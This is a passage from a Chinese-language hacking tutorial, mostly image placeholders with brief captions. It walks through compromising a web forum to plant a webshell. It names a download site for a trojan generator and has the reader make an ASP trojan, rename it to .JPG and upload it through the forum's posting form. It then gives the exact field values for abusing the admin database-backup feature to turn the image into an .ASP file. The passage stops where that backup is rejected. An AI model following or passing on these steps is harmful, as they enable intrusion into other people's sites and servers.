


图1




图2




图3

就是这个弱智的原因给了我们可乘之机，现在就可以快速的攻下这个论坛并且得到WEBSHELL了。我们到dragon




图4

kiss.ys168.com下载一款名为牧马场的软件，如图4，并且生成一个“英文ASP马”，如图5。然后来到论坛前台发表文章的地方上传一个修改了“.ASP”后缀名为“.JPG”的木马文件，可以看到成功上传了，如图6。




图5




图6

得到图片的文件名为“200952810245052.jpg”，由于图片默认是保存在“bbs\UploadFile\TopicFile”目录下，因此图片的完整地址也就是“UploadFile\TopicFile\200952810245052.jpg”。我们再来到系统后台，在利用数据库备份功能进行JPG文件的备份时却发现提示“备份的文件不是合法的数据库”，如图7，如图8。




图7

注意：在数据库备份中我填写的三项数据分别如下：

UploadFile\TopicFile\200952810245052.jpg
Data_Backup
xiaolong.ASP




图8

